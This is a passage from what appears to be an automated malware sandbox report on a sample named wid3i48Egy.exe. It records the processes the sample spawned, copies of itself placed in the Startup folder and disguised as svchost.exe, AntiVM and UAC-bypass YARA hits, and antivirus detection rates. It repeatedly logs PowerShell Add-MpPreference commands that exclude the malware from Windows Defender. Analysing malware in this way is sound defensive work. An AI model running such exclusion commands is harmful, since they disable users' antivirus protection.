Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6904 Parent PID: 6356

General

Start time:	15:17:08
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6412 Parent PID: 6908

General

Start time:	15:17:09
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 5244 Parent PID: 4808

General

Start time:	15:17:10
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 7028 Parent PID: 4808

General

Start time:	15:17:13

Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\wid3i48Egy.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6028 Parent PID: 5244

General

Start time:	15:17:13
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 7B71FC14.exe PID: 5476 Parent PID: 4808

General

Start time:	15:17:14
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe'
Imagebase:	0x960000
File size:	760248 bytes
MD5 hash:	13DEB1F9E3779ECDC3025F0252E22176
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 26%, Metadefender, Browse • Detection: 58%, ReversingLabs

Analysis Process: conhost.exe PID: 5372 Parent PID: 7028

General

Start time:	15:17:14
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3512 Parent PID: 4808

General

Start time:	15:17:19
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 5428 Parent PID: 4808

General

Start time:	15:17:20
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\wid3i48Egy.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 1292 Parent PID: 3512

General

Start time:	15:17:20
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6352 Parent PID: 4808

General

Start time:	15:17:21
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 1936 Parent PID: 5428

General

Start time:	15:17:21
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 7B71FC14.exe PID: 4592 Parent PID: 3440

General

Start time:	15:17:22
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe'
Imagebase:	0x450000
File size:	760248 bytes
MD5 hash:	13DEB1F9E3779ECDC3025F0252E22176
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5784 Parent PID: 6352

General

Start time:	15:17:23
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: wid3i48Egy.exe PID: 5036 Parent PID: 4808

General

Start time:	15:17:35
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\wid3i48Egy.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\wid3i48Egy.exe
Imagebase:	0x7b0000
File size:	760248 bytes
MD5 hash:	13DEB1F9E3779ECDC3025F0252E22176
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 4516 Parent PID: 560

General

Start time:	15:17:36
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 5208 Parent PID: 4516

General

Start time:	15:17:38
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 4808 -ip 4808
Imagebase:	0xfb0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 7036 Parent PID: 3440

General

Start time:	15:17:38
Start date:	15/09/2021
Path:	C:\Program Files\Common Files\system\7957F23F\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\System\7957F23F\svchost.exe'
Imagebase:	0xd60000
File size:	760248 bytes
MD5 hash:	13DEB1F9E3779ECDC3025F0252E22176
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000001E.00000003.555361080.0000000004C44000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 0000001E.00000003.555361080.0000000004C44000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 57%, Virustotal, Browse • Detection: 26%, Metadefender, Browse • Detection: 58%, ReversingLabs

Analysis Process: WerFault.exe PID: 384 Parent PID: 4808

General

Start time:	15:17:40
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4808 -s 2192
Imagebase:	0xfb0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000001F.00000003.470096350.0000000005250000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 0000001F.00000003.470096350.0000000005250000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 1288 Parent PID: 560

General

Start time:	15:17:41
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 6792 Parent PID: 5476

General

Start time:	15:17:44
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: svchost.exe PID: 6884 Parent PID: 3440

General

Start time:	15:17:47
Start date:	15/09/2021
Path:	C:\Program Files\Common Files\system\7957F23F\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\System\7957F23F\svchost.exe'
Imagebase:	0x180000
File size:	760248 bytes
MD5 hash:	13DEB1F9E3779ECDC3025F0252E22176
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: AdvancedRun.exe PID: 160 Parent PID: 4592

General

Start time:	15:17:47
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Virustotal, Browse • Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: AdvancedRun.exe PID: 6628 Parent PID: 7036

General

Start time:	15:17:53
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine " /StartDirectory " /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Virustotal, Browse • Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: AdvancedRun.exe PID: 7124 Parent PID: 160

General

Start time:	15:17:54
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\AdvancedRun.exe' /SpecialRun 4101d8 160
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 6660 Parent PID: 6628

General

Start time:	15:17:58
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\a9800ad9-c2cc-4c67-8ff4-d2bc72b8dec6\AdvancedRun.exe' /SpecialRun 4101d8 6628
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 3500 Parent PID: 6792

General

Start time:	15:18:03
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\ea0fb9e7-7fff-4d3b-8736-3e1f935afa8e\AdvancedRun.exe' /SpecialRun 4101d8 6792
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3144 Parent PID: 4592

General

Start time:	15:18:04
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 3900 Parent PID: 3144

General

Start time:	15:18:05
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6588 Parent PID: 4592

General

Start time:	15:18:05
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6308 Parent PID: 6588

General

Start time:	15:18:05
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 340 Parent PID: 4592

General

Start time:	15:18:06
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 6920 Parent PID: 560

General

Start time:	15:18:06
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 7108 Parent PID: 340

General

Start time:	15:18:07
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5556 Parent PID: 4592

General

Start time:	15:18:07
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5792 Parent PID: 5556

General

Start time:	15:18:12
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6972 Parent PID: 4592

General

Start time:	15:18:12
Start date:	15/09/2021

Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 1624 Parent PID: 6972

General

Start time:	15:18:13
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 2904 Parent PID: 560

General

Start time:	15:18:13
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6728 Parent PID: 7036

General

Start time:	15:18:14
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 3688 Parent PID: 6728

General

Start time:	15:18:15
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6364 Parent PID: 7036

General

Start time:	15:18:15
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: AdvancedRun.exe PID: 6168 Parent PID: 6884

General

Start time:	15:18:16
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\AdvancedRun.exe
Wow64 process (32bit):	
Commandline:	'C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Virustotal, Browse • Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: conhost.exe PID: 6756 Parent PID: 6364

General

Start time:	15:18:18
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6852 Parent PID: 7036

General

Start time:	15:18:18
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\7957F23F\svchost.exe' -Force
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Disassembly

Code Analysis